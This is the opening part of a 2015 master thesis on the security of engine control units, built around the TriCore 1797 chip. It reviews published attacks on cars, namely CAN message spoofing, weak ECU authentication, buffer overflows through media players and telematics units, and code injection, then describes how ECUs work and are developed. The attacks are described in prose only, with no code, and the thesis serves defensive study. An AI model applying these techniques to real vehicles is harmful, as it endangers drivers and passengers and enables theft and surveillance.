# Embedded Security Analysis for an Engine Control Unit Architecture

Lennart Langenhop

Master Thesis
eingereicht im Jahr 2015

Christian-Albrechts-Universität zu Kiel
Real-Time and Embedded Systems

Betreut durch: Prof. Dr. Reinhard von Hanxleden

**Eidesstattliche Erklärung**

Hiermit erkläre ich an Eides statt, dass ich die vorliegende Arbeit selbstständig verfasst und keine anderen als die angegebenen Quellen und Hilfsmittel verwendet habe.

Kiel,

# Abstract

Todays passenger vehicles are highly computerized. A single vehicle might have as much as up to 70 different electronic control units to support an abundance of comfort and safety related functions. However, recent studies have shown that these control units tend to be surprisingly insecure. Experiments showed that it is possible to gain control over a vehicular network remotely without ever seeing the car, enabling the attacker to execute highly dangerous functions. This poses the question as to why these units are not better secured against a possible attack. This thesis takes a look at the TriCore 1797 for automotive applications, to see if todays engine control unit architectures even allow a secure way of programming and gives some advise to create more secure code.

# Contents

# List of Figures

# List of Tables

# Chapter 1

# Introduction

Over the last decades, passenger vehicles have gotten more and more computerized. Today, a single vehicle might have as much as up to 70 different electronic control units. Beside an abundance of comfort related features they also control safety critical functions. To ensure the safety of the passengers and other traffic-participants it is necessary that these units are functioning properly at any moment, as a failure could have serious consequences. In recent years however, several papers were published in regards to the security of control units. It was found that even units of some of the predominant car manufacturers have severe security flaws. These does not only allow the sheer theft of the vehicle, but also to remotely compromise the control units to spy on the persons in the vehicle, remotely control a multitude of the vehicular systems and even to force an accident. Therefore, an insecure system cannot really be considered safe. As the problem seems to be widespread over a multitude of manufacturers, the question arises as to why these systems are so insecure.

This thesis takes a look at a popular architecture for electronic control units, to see if todays architectures even allow secure way of programming without negative effects on the real-time behavior of the units. To do so, a security analysis of the TriCore 1797 chip for automotive applications was performed, in which several known attack-patterns have been tested and assessed. In addition, two of the attack-patterns have also been tested on a prototyping-ECU of a mayor manufacturer to confirm their viability in an realistic environment.

## 1.1 Related work

Previous research, mainly by a research team of the university's of Washington and California San Diego [SC10, SC11] and a cooperation of Dr. Charlie Miller and Chris Valasek [Val13] showed, that electronic control units for automotive application are surprisingly insecure and often by no means up to the relevant standards. The main part of this chapter sums up their findings, giving an impression of the current state of the security in automotive control units. The rest of this chapter introduces a paper by Aurélien Francillon and Claude Castelluccia about code injection attacks on Harvard-architecture devices [Cas08]. The paper shows how wireless sensor-networks comprised of Harvard based microprocessors can be reprogrammed during runtime. As most electronic control units are also based on the Harvard-architecture, the described attack-pattern is likely to pose a thread to them as well.

### 1.1.1 Experimental Security Analysis of a Modern Automobile

In their experimental security analysis of a modern automobile, a group of researchers of the university's of Washington and California San Diego point out that automobiles are no longer mere mechanical devices. Instead they are monitored and controlled by a multitude of digital computers that are coordinated over internal vehicular networks. In their experimental evaluation of the security aspects of these computers and networks, they describe the potential risks and the fragility of the underlying system structure. The experiments performed focused on two late-model passenger cars. The team conducted a comprehensive analysis of the digital components and internal networks, both in lab and in road-tests. They used techniques like packed-sniffing, targeted probing, CAN-fuzzing and reverse-engineering of the control unit software, to find out how much the cars had to set against a possible attacker, once the internal network is infiltrated. Unfortunately the answer they came up with was: "little".

Under the assumption of a multitude of possible infiltration points of the internal networks, like the federally mandated on-board diagnostics port, user-upgradeable subsystems, short-range wireless deceives, telem-

atic systems, vehicle to vehicle communication, vehicle to infrastructure communication or even an application-store on one of the target systems, the work focused entirely on the possibilities after an infiltration of the network.
During their experiments, the team found a multitude of critical security issues by which a possible attacker could gain full control over the network and the connected control units. A main point of criticism is the bad implementation of the authentication functions to gain security access to the control units. The telematic system for example does not use the results of the implemented challenge-response algorithm and allows flashing even without proper authentication. This can give an attacker full control over the software that is running on the device. The tested brake-control module allowed reading the authentication keys from memory without previous authentication. And also the ECM and the TCM allowed reading the keys. Even though it was only possible after authentication, an ECU should under no circumstances send those keys. Even fixed challenge response algorithms and repeating seeds were discovered in the test. If once observed, the right authentication response could easily be recorded and replayed. Another point of criticism is the short length of some authentication-keys of as few as 16bit. Given a rate of one attempt every 10 seconds, the key can be cracked within a little over seven and a half days. Also, since most codes are already known to the tuning community, an attacker is quite likely able to just use the proper credentials to gain security access to the control units, leading to the conclusion that any re-programmable control unit can be compromised. Also other deviations from the standards like allowing the disabling of communications or reprogramming while driving pose a great safety risk to the driver and passengers by rendering the vehicle uncontrollable while on the road.
Another big point of criticism is the general absence of security-features on the CAN bus. Virtually any electronic control unit or other device on the bus can leverage and circumvent a broad array of safety-critical functions. Once having gained control over a single device on the CAN network, an attacker can control a wide array of components including engine, brakes, heating and cooling, lights, instrument-panel, radio, locks, and so on, completely ignoring the drivers input. Even the separation into safety critical and non critical networks can easily be bypassed, as long as there

are devices connected to both networks that can be easily reprogrammed to bridge between them. It even is possible to inject malicious code into a control unit that erases any evidence of its presence after the attackers goal was achieved.
As a main reason the team speculates that even though safety is a critical engineering concern, security is often of lower concern and car manufactures tend to neglect security aspects for functionality or cost reasons.

### 1.1.2 Comprehensive Experimental Analyses of Automotive Attack Surfaces

In their previous paper about the experimental security analysis of a modern automobile, the team of the university's of Washington and California San Diego focused squarely on the possibilities after infiltration of the internal car network. Since the presumption of easy access, especially regarding the need of prior physical access, has been viewed as unrealistic, since each attacker with physical access could way more easily mount non-computerized attacks as well, the team published a second paper. In the second paper on automotive security, a comprehensive experimental analyses of automotive attack surfaces, they investigate external attack-surfaces of a modern automobile to remotely compromise the internal vehicular network and the connected control units. A further goal of the paper is to give awareness to such problems and highlight the practical challenges in mitigating them. The conclusion of their analysis is that even without direct physical access to the vehicle an exploitation is feasible via a broad range of attack vectors including mechanics tools, CD players, bluetooth and cellular radio. Exploitation of these attack vectors allow long distance vehicle control, location tracking, in-cabin audio ex-filtration and theft.
All experiments were tried on a non disclosed, moderately-priced late model sedan with the standard-options and components. The standard-options include the OBD2 port, a media player, bluetooth, wireless tire pressure sensors, key-less entry, satellite radio, radio data service, and a telematic unit. The sedan has less than 30 ECUs on multiple CAN buses, that could however be bridged e.g. by the telematic unit, as shown in the previous paper. Additionally they obtained the manufacturer's stan-

dard “PassThru” device used by dealerships and service stations for ECU diagnosis and reprogramming, as well as the associated programming software.

In preparation for the experiments, a set of messages and signals was establish that could be sent on the sedans CAN bus. Also code was injected into key ECUs to insert persistent capabilities and a bridge across the different CAN buses. To do so, for each ECU, the firmware was extracted and the code was reverse-engineered using raw-code analyses, in-situ observations and interactive debugging with controlled inputs. Every vulnerability in the paper was also shown to give complete control over the vehicle’s systems.

The first part of the analysis of the remote attack-surfaces was the characterization of a threat-model for a modern automobile. The capabilities of the attacker have therefore been characterized into two groups, technical capabilities and operational capabilities. Technical capabilities describe the assumptions, as to what the adversary knows about the target vehicles as well as his ability to analyze these systems to develop attacks. The operational capabilities characterize the attackers requirements in delivering a malicious input to a particular access vector in the field. These can be either indirect physical access, short-range wireless access or long-range wireless access.

The next step was the vulnerability-analysis for the different access-vectors. For the indirect physical channels the focus first shifted to the media-player. Within the media-players software two vulnerabilities where identified. The first is a latent update-capability in the player that will automatically recognize an ISO 9660-formatted CD with a software-update and install it. The second vulnerability in one of the file read functions, together with the ability to specify arbitrary-length reads in the WMA-parser, allowed to create a buffer overflow CD that plays perfectly on a PC but sends arbitrary CAN-packets of the attackers choosing when played an the car’s media-player. The focus then shifted to service access over the OBD-II port with the most commonly used service-tool, a SAE J2534 “PassThru“ device. If the attacker is on the same WiFi network as the device, it is possible to compromise the PassThru device itself, which afterwards would compromise all ECUs it is supposed to analyze. This is possible because of a validation-bug in the implementation of the protocol, which

allows an attacker to run arbitrary commands. Moreover if the device is compromised, it can automatically compromise other devices on the network, so the attack can spread when e.g. the device gets lend to another shop with similar devices.
For the short-range wireless channel, the bluetooth-interface of the telematic unit was analyzed. Through reverse engineering it was possible to gain access to the Unix-like operating system. It turned out that the strcpy command is used when handling a bluetooth command. This offers the opportunity of an indirect attack by infecting a paired device e.g. with a trojan on a mobile phone. Also a direct attack is possible by which the attacker repeatedly tries to pair his own device and brute-forces the key. In the experiment the process took between 13.5 and 0.25 hours.
As representative for a long-range wireless channel, the the cellular interface of the car's telematic unit got analyzed. After a long reverse-engineering process, the team successfully managed to perform a remote-shell injection and send commands to the vehicle through IRC. This was possible thanks to insecure glue-code between the telematic client code and Airbiquity's aqLink modem software, which is used for voice and data cellular communication. During the reverse engineering of the proprietary protocol, the team established that the center frequency was roughly 700 Hz and that the signal was consistent with a 400 bps frequency-shift keying. Knowing that, they searched for known values contained in the signal, like unique identifiers stamped on the unit, by modulating them at hypothesized bit-rates and cross-correlating them to the demodulated until they were able to establish the correct parameters for demodulating digital bits from the raw analog signal. Then they focused on the packet-structure. Thereby they discovered a debugging flag in the telematic-software that produced a binary log of all packet payloads transmitted or received, providing them with "ground truth" about the communication packets. Comparing it with the bit-stream data, the details of the framing protocol could be recovered. With the derived protocol-specification a qLink-compatible software-modem could be developed in C to communicate with the telematic unit. On top of the aqLink modem, the telematic units own proprietary command-protocol is set to allow the telematic control center to retrieve information about the state of the car as well as to remotely control car functions. Enough of the Gateway and Command pro-

grams have been reverse-engineered to identify a candidate vulnerability. It turned out that the aqLink code explicitly supports packet-sizes up to 1024 bytes, the custom code that glues aqLink to the Command program however assumes that packets will never exceed around 100 bytes or so, comprising another stack-based buffer-overflow vulnerability. Because this attack takes place at the lowest level of the protocol stack, it bypasses all the higher-level authentication checks implemented by the command program. The chosen overflow exploit required sending over 300 bytes to the Gateway program. With an effective throughput of nearly 21 bytes per second the attack requires about 14 seconds to be completely transmitted in the best case scenario. The command program however effectively terminates the connection within 12 seconds on receiving a call, if no valid caller authentication is received, ending it two seconds before the exploit is fully transmitted. Thus, the data cannot be send fast enough over the unauthenticated link to overflow the vulnerable buffer. Even though they found slightly shorter overflow candidates they focused on circumvention of the authentication. Two possibilities where found to authenticate the connection and increase the timeout interval to transmit the whole exploit. The first vulnerability is the reset of the random challenge after the car is turned of, allowing the replaying of a previously recorded authentication. The other one is a code-parsing error of the authentication responses, allowing circumvention with carefully formatted responses about every 256 try. So after approximately 128 calls without restart of the unit a bypass is possible. A possible realization would call the unit automatically until the authorization is successful and set the time-out from 12 to 60 seconds. Then it recalls the unit and uses the buffer-overflow to download and run code. Since during the entire process no response from the telematic unit is needed, the exploit can even be played from mp3 over phone.

In addition to the remote exploits, the team also introduced means to remotely control the exploits. The wireless tire pressure sensors for example can be used as a proximity trigger. For a short-range targeted trigger the bluetooth-interface can be utilized. The radio data service can be used as a broadcast-trigger to control multiple exploits simultaneously, and as a global targeted trigger the cellular network can be used.

In their thread assessment, the team found three possible attack scenarios. The most obvious attack scenario is theft, where a car can be remotely compromised and located via GPS. The attacker can then remotely unlock the doors, bypass the anti-theft and start the engine. Another scenario is the surveillance of the car and the passengers. A compromised car could continuously report its GPS position and stream audio recorded from the in-cabin microphone to the attacker. The most dangerous scenario however is the causing of an accident. In this scenario the attacker can remotely disable the brakes or use the steering servo to force the car off the road. As a concrete near-term fix the team recommends two strategies, the restriction of access and the improvement of code-robustness. For example, vulnerable functions should not be used, unnecessary attack surfaces should be closed, unneeded code should be removed from the device, encryption and authentication should be used and interfaces should be better documented.

### 1.1.3 Adventures in Automotive Networks and Control Units

Inspired by the papers of the university's of Washington and California San Diego, Dr. Charlie Miller and Chris Valasek cooperated to write a paper on their "adventures in automotive networks and control units". In their research, based on the paper on the "experimental security-analysis of a modern automobile", the two also assumed the internal vehicular network has already been compromised. Their main goal was to provide the information withheld by the university's of Washington and California San Diego and extend the experiments to see if a park assist servo can be used to remotely steer the car.

The cars used in the experiments were a 2010 Toyota Prius with park-assist and a 2010 Ford Escape. Both cars are running custom code on arbitrary hardware with unauthenticated communication over the CAN network. The Ford has two segregated network-buses, a high-speed bus for safety critical real-time communication and a low-speed bus for other communication. The Toyota also has two segregated networks, but both have the same speed. Both cars however have controllers connected to both networks through which the networks can be bridged.

For their research, the two were monitoring the cars internal networks during normal behavior and created an API for CAN in a custom format. The main focal-point was the monitoring and replaying of CAN-messages.

To connect to the internal car-networks a ecom cable and a cardaq plus development-tool were used. In addition to the custom-created software, the cardaq tool as well as ecomcat and ecaomcat were used. The use of the cardaq plus additionally allowed to monitor diagnostic-messages, that normally can only be seen during maintanance at the car-shop.
The monitored messages allowed to turn the engine off, turn lights off, set the speedometer or activate the brakes. On the Ford they additionally managed to turn the entire lights ECU off and thus disabling all lights. Also they used diagnostic-messages to disable the brakes while the vehicle was moving, making it impossible to stop the car. On the Toyota, they managed to sound the horn, fasten the seatbelt, unlock the doors, or manipulate the fuel-gauge. Even more concerning, they managed to utilize the steering-servo of the park-assist to forcefully steer the car while driving. Also it was possible to exploit the cruise-control and send messages to rev up the engine. In that experiment however the inverters of the engine got damaged and the car was permanently disabled.
The authentication for security access was also analyzed. Ford used non-random seeds, making it possible to simply replay a monitored authentication. Also a reverse engineering of the ids tool from Ford revealed all of the relevant keys. The authentication on the Toyota was found to simply ex-or two values with static bytes. It also was possible to gain persistence by dumping and reverse-engineer the firmware from the ECUs.

As the title of the paper suggests, most of the attacks in the experiments were performed over the Controller Area Network (CAN). CAN was introduced by Bosch in 1983 to reduce the extensive and fault-prone wireing. Therefore CAN enables all the controllers within the vehicle to communicate over a two-wired bus in a multi-master system. The CAN standard covers only the lower OSI-layers and thus does not implement any security on its own. Furthermore the topology does not allow fault-tolerance against a compromised node or verification of the origin of a message. Miller and Valasek made use of this to successfully perform their attacks on the vehicular network. They mainly used four methods to do so, a denial-of-service attack, the sniffing of the network, the spoofing of CAN-messages and the flashing of modified firmware.
A denial-of-service attack aims at the availability of a service, usually a

server on the Internet, by sending so many fake requests that the regular requests cannot be processed any more. A denial-of-service attack on a network aims to prevent any messages being shared between the participants. The CAN-network is broadcast by nature. Assuming a network node has already compromised, this is quite easy to achieve by flooding network with high-priority messages, or sending a constant dominant bit. A denial of service of the CAN-network might lead to controllers stopping to function properly because of missing inputs or even cause malfunctions within the units. This can even include safety critical functions and possibly result in an accident. Due to the nature of the controller area network, a denial of service attack cannot be prevented, once an attacker has access to the CAN bus. During the experiments, this technique was used to forcefully reset some of the control units by devoiding them of crucial inputs.

Network-sniffing means the monitoring and extraction of data from a network. The data shared on the CAN-bus mostly consist of status messages send between the controllers. Due to the broadcasting nature of CAN, every unencrypted information can be easily extracted, once one of the network nodes has been compromised. If the attacker has the capability to monitor and record the entire CAN-traffic, he could also use the data in trying to reverse-engineer the protocols or to prepare a future attack. The sniffing of the network-traffic and the reverse-engineering of the protocols comprises the main part of the work from Miller and Valasek. The information they gained from their observations enabled them to spoof messages in order to produce the desired results.

Spoofing of CAN-messages means the sending messages over the controller-area-network with the intend of tricking other participants. In their experiments Miller and Valasek managed to replay original messages recorded on the network and replay them in different situations to control several functions of the vehicle. Due to the broadcasting nature of the CAN-bus the source of a message can not be verified. Furthermore messages on the bus are often neither encrypted or authenticated. Thus, once an attacker has access to the bus, the spoofing of messages is quite easy. An attacker could for example pretend to be an ECU and send forged messages supposedly originating from it to the other ECUs on the network in order to change the behavior of one or more units. Another possibility is to

send diagnostic commands. If not handled correctly, the usage of diagnostic commands during the operation of the vehicle can pose a serious thread. As the sending of additional messages usually does not stop the original messages, the spoofed messages are "competing" with original messages. To increase the possibility of success, the spoofed messages have to be send at a much higher frequency as the original messages. If the forged message is send with a higher priority as the original message at a high enough frequency, it even becomes possible to block the transmission of the original message. An attacker also has to consider the "collateral damage", since CAN is broadcast by nature, not only the intended, but any other device on the bus can get affected by the forged messages as well. Furthermore he has to consider the segmentation of the network. The throttle by wire on some ford model for example is realized by four dedicated cables directly connected to the ECU. The target for an attack could be any device connected to the CAN-bus. This includes the dashboard-dials, the auto-park steering-servo or the brake-by-wire system. Some cars, like the infinity q50 are completely drive-by-wire. Hence, given access to the bus, an attacker could overwrite the commands given by the driver and remotely drive the car.
In the end, Miller and Valasek modified the ECU-software and deployed it on one of the ECUs. This enabled them to gain persistence on the system. The flashing of a modified software does however not only allow to inject malicious code. If successful, the attacker can gain complete control over the ECU. There are different ways to perform this attack. One way is the flashing over CAN where the attacker can try to disable the security or wait until another device enabled security-access. As most of the codes are already known to the tuning community in which peoples flash alliterated software to improve the performance of their vehicles, given the right tools, this attack is a rather easy task. To spread his malicious code, an attacker could also try to compromise a service-tool in a workshop or even the compromise the OEMs update-service.

In their experiments, Miller and Valasek concluded that it is possible to misuse almost any function of the car that is controlled over the controller-area-network. It would however be possible to detect most of the attacks. As most legitimate messages appear regularly, the flooding could be easily detected and also the legitimate packages could indicate an attack. Also the appearing of diagnostic messages while driving is a clear indication of an attack.

### 1.1.4 Code Injection Attacks on Harvard-Architecture Devices

In their paper "code injection attacks on Harvard-architecture devices" the authors Aurélien Francillon and Claude Castelluccia present a remote code-injection attack for Mica sensors and suggest some counter-measures. They found and exploited program-vulnerabilities using return-oriented programming and fake-stack injection. Through them, it is possible to permanently inject any piece of code into the program-memory of an Atmel AVR-based sensor. The introduced attack can also be used to inject a worm that can propagate through the wireless sensor-network.

The Atmel AVR Atmega 128 is a 8-bit micro-controller with a frequency of 8MHz and an IEEE 802.15.4 compatible radio. The code- and data-memories in Mica-family sensors are physically separated, thus the program-counter cannot point to an address in the data-memory. The nodes have a special boot-loader, which can modify the code-memory. The packets processed by a sensor are usually very small. Due to the limited memory, application code is often size-optimized and has limited functionality. These limitations make it difficult to inject a useful piece of code with a single packet.

The attack is performed in four steps. The first is to build a fake stack. The fake stack is then inject to data-memory through specially crafted packages, when necessary with multiple reboots. Therefore a sequence of instructions, called gadgets, already present in the sensor's program-memory is used. Once the fake stack is injected, another specially-crafted packet is send to execute the final gadget-chain. In this third step, the fake stack is used to copy the malware from data-memory to program-memory. Finally, the malware is executed.

The authors implemented and tested the attack on Mica sensors. The test showed that an attacker can inject malicious code in order to take full control of a node and change or disclose its security parameters. Also, they found it possible for an attacker to hijack a network or monitor it.

## 1.2 Problem Statement

Recent publications like [SC11] and [Val13] revealed a significant lack of security in modern vehicular networks. As the problem seems to be widespread and not to be confined to a single manufacturer or model, the question arises as to why these problems occur. This paper takes a look at a popular architecture for Electronic Control Units (ECUs), to see if the underlying architectures are to blame. Therefore a series of attacks have been performed on an TriCore 1797 evaluation-board and a prototyping-ECU based on the same architecture. The tests showed that mindless programming can easily lead to insecure software, however, if done right the architecture supports safe and secure programming.

## 1.3 Outline

This chapter has given a brief overview over the state of the security in vehicular electronic control units. Following that, chapter two explains the history and functionality of a typical ECU and describes their most important features. Chapter three takes a closer look at the architecture of the TriCore 1797 to lay the foundation for the security analysis performed in chapter four. In chapter four an analysis was performed, first on an evaluation-board and then on a prototyping-ECU, to see how well the architecture is guarded against some of the most common attack patterns. Chapter five discusses the findings of the analysis and gives some advise on how to improve the security in regards to some of the attacks. Finally, chapter six concludes this thesis with a summary and an outlook to the future.

Chapter 2

# Engine Control Units


This chapter is about the upcoming of electronic engine control units. It describes their evolution from mechanical parts of the engine to microcontroller based units, that manage and optimize every part of the engine in real-time. It describes their basic functionality, as to how they accumulate data, how they interact with the engine and on which rules they base their decisions. It also takes a brief look at the development-process and the configurations, needed for optimal operation.

## 2.1 Use-Cases and Evolution

Before electrical engine control units were introduced, engines were controlled by mechanical and pneumatic mechanism directly integrated into the engine, like e.g. the camshaft which manages the opening and closing of the valves. Compared to an electrical control unit, these mechanical mechanisms have several drawbacks. Not only are they fixed, and cannot react to changes of the environment like wear of the engine or impurities in the fuel, they also bring a huge amount of additional weight, friction and need for maintenance. Electrical systems on the other hand can optimally adapt the behavior of the engine to the current conditions and thus guarantee an optimal performance and fuel-efficiency in most conditions. In a time of high fuel-prices and strict environment-protection laws, an optimal efficiency is more crucial than ever to be able to compete with other manufacturers and pass emission test.
One of the first attempts of utilizing a centralized electronic control module to manage multiple parts of a combustion-engine simultaneously was the "Kommandogeraet" created by BMW for one of their aviation radial engines in 1939. It was an electro-mechanical computer which was used to

set the mixture, propeller pitch, boost and the magneto timing. In the mid 1980's hybrid digital/analog designs became popular in the automotive industry. They used analog techniques to measure and process input parameters from the engine. A lookup-table stored on a digital ram was then used to yield precomputed output-values. Later models computed these outputs dynamically. In comparison to a microprocessor-based system, these systems had the disadvantage that the precomputed output values where only optimal for an idealized, new engine. Thus, as the the engine wears and the environment changes, the system is less able to compensate, resulting in a decreased efficiency. In the end of the 1980, driven by the need to meet the Clean Air Act requirements for 1981, General Motors switched from hybrid digital ECUs to microprocessor based systems for all active programs. In 1988, General Motors electronic division had produced more than 28.000 ECUs per day, making it the largest producer of on-board digital control computers at the time.

Today, almost all production vehicles not only have an electronic engine control unit, but also a multitude of other electronic control units, which control an abundance of safety and comfort-related functions within the vehicle. In 2015, an estimated 40% of the vehicle cost are invested into the electronic control units. Following the 20% for the infotainment control units, the units for power-train and transmission control are the second largest part with 12% of the overall vehicle cost [Cha14]. Modern engine control units monitor and control almost every moving part of the engine. Their tasks include controlling the fuel-mixture, the fuel-amount, the air and fuel delivery timing, the valve-timing, the ignition-timing, the idle-speed, the engine-speed and the cooling-fan. The control units also manage outputs to other controllers like e.g. the dashboard-controller and provide engine-fault management and self-diagnosis capability. All this functions help to better adapt the engine to the current environment conditions as well as the wear of the engine parts. This results in an optimized combustion, which leads to an significant reduction of emissions and an increased performance. Electrically controlled engines also need less moving parts, making them lighter and reducing the friction. This increases the ecology even further. The electrical control of the valves alone, which replace the valve-springs, leads to an efficiency-increase comparable to a hybrid engine. It also makes it possible to start the engine without



**(a)** Conventional Engine Control **(b)** Microcontroller-Based Engine Control

[Cha14]

**Figure 2.1.** Microprocessor-Based and Conventional Engine Control

the need of a starter-motor and thus reduces the weight of the engine even more. Also the comfort benefits from the use of electrical engine management, as it provides a smoother and quieter engine operation and improve the drive-ability of the car.

## 2.2 Functionality

The purpose of the engine control unit is the optimal management of the engine. Therefore it determines e.g. the right fuel-mixture and the ignition-timing. The management of the engine is however complicated and depends on a lot of factors like the speed of the vehicle, the speed of the engine, the air-quality, the engine-temperature, the engine-load, the position of the gas-pedal, the composition of the exhaust-fumes and many more. An engine control unit is a typical feedback-control system. It monitors these inputs as the current state of the engine through sensors, calculates or looks up the appropriate response to reach the desired state and generates the corresponding outputs. Today, most, if not all, new ECUs are based on microprocessor systems. Figure 2.1 shows the difference between conventional and micro-controller-based control on the example




**Figure 2.2.** ECU Interaction

of the fuel-mixture. Figure 2.2 shows the interaction between the engine and the ECU. Inputs of the sensors are placed on the left side, the generated control-signals are placed on the right side.

## 2.3 Development

A car manufacturer has a multitude of choices when faced with the challenge of managing the engine. Nowadays, car manufacturers tend to shift from developing control units themselves to buying them from OEMs. This is more cost effective as it eliminates the need of a specialized department within the company and the ECUs produced by a specialized OEM tend to be of a higher quality. Also the development process of a car is often rushed and outsourcing the production of certain components helps meeting the deadline. This section deals with the types of ECUs a car manufacturer can choose from and the means for configuration them for use within their vehicles, as well as a brief overview over the kinds of tools they can use to do so.

### 2.3.1 ECU-Types

Based on the development process, ECUs can be divided into four categories. The first of which is the fully custom, proprietary ECU. Hereby, the developers design a completely custom ECU, without disclosing any information to others. These units are often unadaptable to other systems and cannot be adjusted or extended by any other party than the manufacturer. The second category is the proprietary, but configurable unit. It also contains proprietary units of which the manufacturer withholds most of the informations. He provides however means to modify and adjust the ECUs to different configurations and working conditions. Often this is achieved with a lookup-table containing configuration values, based on which the internal calculations can be altered. The third category contains the ECUs that are developed in accordance to a standard. An example for such a standard is e.g. AUTOSAR. Within a standard, all the modules share the same interfaces and thus are interchangeable and extend-able. Different modules within a system can very well come form different manufacturers and might also be proprietary. The last category contains the open-source units. These units are often developed by communities and the sources are public knowledge. Every developer or private user can use and modify the sources to their liking and adjust them to their personal needs. This approach is especially favored by customized development projects or hobby tuners.

### 2.3.2 Configuration

To provide more flexibility and attract more customers, cars are often developed in series, providing different choices of engines, brakes, wheels, and other configurations. If the ECU has not been developed specifically for one car model with a specific engine, it has to be configured to the parameters of the engine and the chassis for optimal operation. To provide the configuration capability, most ECU manufacturers use lookup-tables. These lookup-tables contain configuration-values that are used by the software to adjust the output values. For the configuration-process the manufacturers provide a configuration file in addition to the ECU software. This file contains information about where in the software the configuration values are located, what format they use and how they influence the behavior. It also provides information about sensor-values within the ECU. Using the Can-Configuration-Protocol (CCP), it is possible to monitor the input values measured by the sensors and modify the configuration-values until the desired behavior is achieved.

### 2.3.3 Tools

In the development-process of software for electronic control units, mainly three different kinds of tools are used. The first one is the development-environment for the processor of the unit. It is used to create the actual control unit software. The second one is the configuration-tool. Given the executable of the control-unit-software and a configuration-file, the configuration-tool is used to modify the configuration-parameters within the software to adapt it for different working-environments. The third kind of tool provides the possibility to extend a given executable of the control-unit-software without the need to have the source-code. Therefore it needs the executable, a configuration-file and a file with the source-code that should be added to the software. The configuration-file has to contain a list pointing to spaces within the executable, also called containers, at which custom code can be added. The tool then can be used to compile the source-code and "hook" the program-code into the executable. Thereby the user can choose between the different containers within the configuration-file to either run the new code periodically, or upon a special event.

## 2.4 Standardization

As automotive systems grow more complex every year, it becomes more and more of a challenge for a single manufacturers to develop a system in its entirety on their own. To help divide the workload and allow to use components of different manufactures to build a cohesive system, the industry agreed upon certain standards. The AUTomotive Open System ARchitecture (AUTOSAR) is one of the predominant standards. This section describes the motivation for using such a standard. It also describes how modularity helps to fulfill the task and gives an example on how the modules in AUTOSAR interact.

### 2.4.1 Motivation

The increasing complexity of automotive systems makes it close to impossible for a single manufacturer to develop and produce an entire vehicle with all its components and add-ons on his own. Therefore, manufacturers order parts from different contractors, often specialized on a single component, to reduce the workload and increase the quality through the know-how of the contractors. To combine all the parts into a working vehicle and to ensure the overall system behaves like intended, well-defined interfaces are necessary. This holds true especially for electronic systems where poorly-declared signals and messages might be differently interpreted by different components, resulting in different and probably unwanted behavior. In computer-science, loosely defined interfaces are known to cause errors and vulnerabilities by leaving to much space for interpretation.

To reduce these kinds of errors and incompatibilities, AUTOSAR provides a basic structure to assist with the developing of vehicular software, user interfaces and management for all application domains. AUTOSAR includes the standardization of basic system-functions, scalability to different vehicle and platform-variants, transferability throughout the network, integration from multiple suppliers, maintainability throughout the entire product life-cycle and software updates and upgrades over the vehicles lifetime. This provides means of managing the growth in functional complexity as well as flexibility for product modification, upgrade, update and the scalability of solutions within and across product lines.

